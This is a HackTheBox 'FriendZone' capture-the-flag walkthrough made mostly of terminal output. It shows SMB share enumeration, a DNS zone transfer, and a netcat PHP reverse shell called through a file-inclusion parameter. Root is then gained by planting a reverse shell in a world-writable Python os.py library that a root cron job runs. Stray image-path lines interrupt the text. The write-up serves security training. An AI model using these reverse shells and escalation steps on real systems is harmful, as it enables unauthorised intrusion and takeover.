PSPY

SMBMAP

SMBCLIENT

DNS ZONE TRANSFER

REVERSE PHP SHELL

info@friendzoneportal.red

haha@friendzone.red

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)

| 256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)

|_ 256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)

53/tcp open domain ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)

| dns-nsid:

|_ bind.version: 9.11.3-1ubuntu1.2-Ubuntu

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

|_http-server-header: Apache/2.4.29 (Ubuntu)

|_http-title: Friend Zone Escape software

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

443/tcp open ssl/ssl Apache httpd (SSL-only mode)

|_http-server-header: Apache/2.4.29 (Ubuntu)

|_http-title: 404 Not Found

| ssl-cert: Subject:
commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO

| Not valid before: 2018-10-05T21:02:30

|_Not valid after: 2018-11-04T21:02:30

|_ssl-date: TLS randomness does not represent time

| tls-alpn:

|_ http/1.1

445/tcp open netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)

SMB

root@akg:/home/akg/Desktop/hackthebox/friendzone# smbclient --list friendzone.htb -U ""

Enter WORKGROUP\'s password:

```
        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Files           Disk      FriendZone Samba Server Files /etc/Files
        general         Disk      FriendZone Samba Server Files
        Development     Disk      FriendZone Samba Server Files
        IPC$            IPC       IPC Service (FriendZone server (Samba, Ubuntu))
```

root@akg:/home/akg/Desktop/hackthebox/friendzone# smbclient //friendzone.htb/general -U ""

Enter WORKGROUP\'s password:

Try "help" to get a list of possible commands.

smb: \> dir


```
  .                   D        0  Wed Jan 16 15:10:51 2019
  ..                  D        0  Wed Jan 23 16:51:02 2019
  creds.txt           N       57  Tue Oct  9 19:52:42 2018

                9221460 blocks of size 1024. 6459252 blocks available
```

smb: \> get creds.txt

root@akg:/home/akg/Desktop/hackthebox/friendzone# cat creds.txt

creds for the admin THING:

admin:WORKWORKHhallelujah@#



PORT 53 DNS

root@akg:/home/akg/Desktop/hackthebox/friendzone# dig axfr friendzone.red @10.10.10.123

; <<>> DiG 9.11.16-2-Debian <<>> axfr friendzone.red @10.10.10.123

;; global options: +cmd

friendzone.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800

friendzone.red. 604800 IN AAAA ::1

friendzone.red. 604800 IN NS localhost.


friendzone.red. 604800 IN A 127.0.0.1

administrator1.friendzone.red. 604800 IN A 127.0.0.1

hr.friendzone.red. 604800 IN A 127.0.0.1

uploads.friendzone.red. 604800 IN A 127.0.0.1

friendzone.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800



https://administrator1.friendzone.red/

https://administrator1.friendzone.red/dashboard.php/

image_name param is missed !

please enter it to show the image

default is image_id=a.jpg&pagename=timestamp

root@akg:/home/akg/Desktop/hackthebox/friendzone# cat reverse.php

<?php

system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.33 1337 >/tmp/f');

?>

root@akg:/home/akg/Desktop/hackthebox/friendzone# smbclient //friendzone.htb/development -U ""

Enter WORKGROUP\'s password:

Try "help" to get a list of possible commands.

smb: \> put reverse.php

putting file reverse.php as \reverse.php (0.4 kb/s) (average 0.4 kb/s)

https://administrator1.friendzone.red/dashboard.php?image_id=1.jpg&pagename=/etc/Development/reverse

root@akg:/home/akg/Desktop/hackthebox/friendzone# nc -nlvp 1337

SHELL GAINED!!!!!!!

www-data@FriendZone:/var/www$ cat mysql_data.conf

for development process this is the mysql creds for user friend

db_user=friend

db_pass=Agpyu12!0.213$

db_name=FZ

www-data@FriendZone:/var/www$

root@akg:/home/akg/Desktop/hackthebox/friendzone# ssh friend@friendzone.htb

USER SHELL GAINED !!!!!!

https://github.com/DominicBreuker/pspy/blob/master/README.md

friend@FriendZone:/tmp$ ./pspy32s

2020/04/06 17:54:01 CMD: UID=0   PID=1248 | /usr/bin/python /opt/server_admin/reporter.py

2020/04/06 17:54:01 CMD: UID=0   PID=1247 | /bin/sh -c /opt/server_admin/reporter.py

friend@FriendZone:/opt/server_admin$ cat reporter.py (CAN'T WRITE)

```
#!/usr/bin/python


import os


to_address = "admin1@friendzone.com"

from_address = "admin2@friendzone.com"


print "[+] Trying to send email to %s"%to_address


#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp
smtp.gmail.co-sub scheduled results email +cc +bc -v -user you -pass "PAPAP"'''


#os.system(command)


# I need to edit the script later

# Sam ~ python developer
```

friend@FriendZone:/usr/lib/python2.7$ ls -la | grep os

-rwxr-xr-x 1 root   root   4635 Apr 16 2018 os2emxpath.py

-rwxr-xr-x 1 root   root   4507 Oct 6 2018 os2emxpath.pyc

-rwxrwxrwx 1 root   root   25910 Jan 15 2019 os.py

-rw-rw-r-- 1 friend friend 25583 Jan 15 2019 os.pyc

-rwxr-xr-x 1 root   root   19100 Apr 16 2018 _osx_support.py

-rwxr-xr-x 1 root   root   11720 Oct 6 2018 _osx_support.pyc

-rwxr-xr-x 1 root   root   8003 Apr 16 2018 posixfile.py

-rwxr-xr-x 1 root   root   7628 Oct 6 2018 posixfile.pyc

-rwxr-xr-x 1 root   root   13935 Apr 16 2018 posixpath.py

-rwxr-xr-x 1 root   root   11385 Oct 6 2018 posixpath.pyc

friend@FriendZone:/usr/lib/python2.7$ nano os.py

```
import os

os system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.33 1338 >/tmp/f')
```

nc –nlvp 1338

ROOTED!!!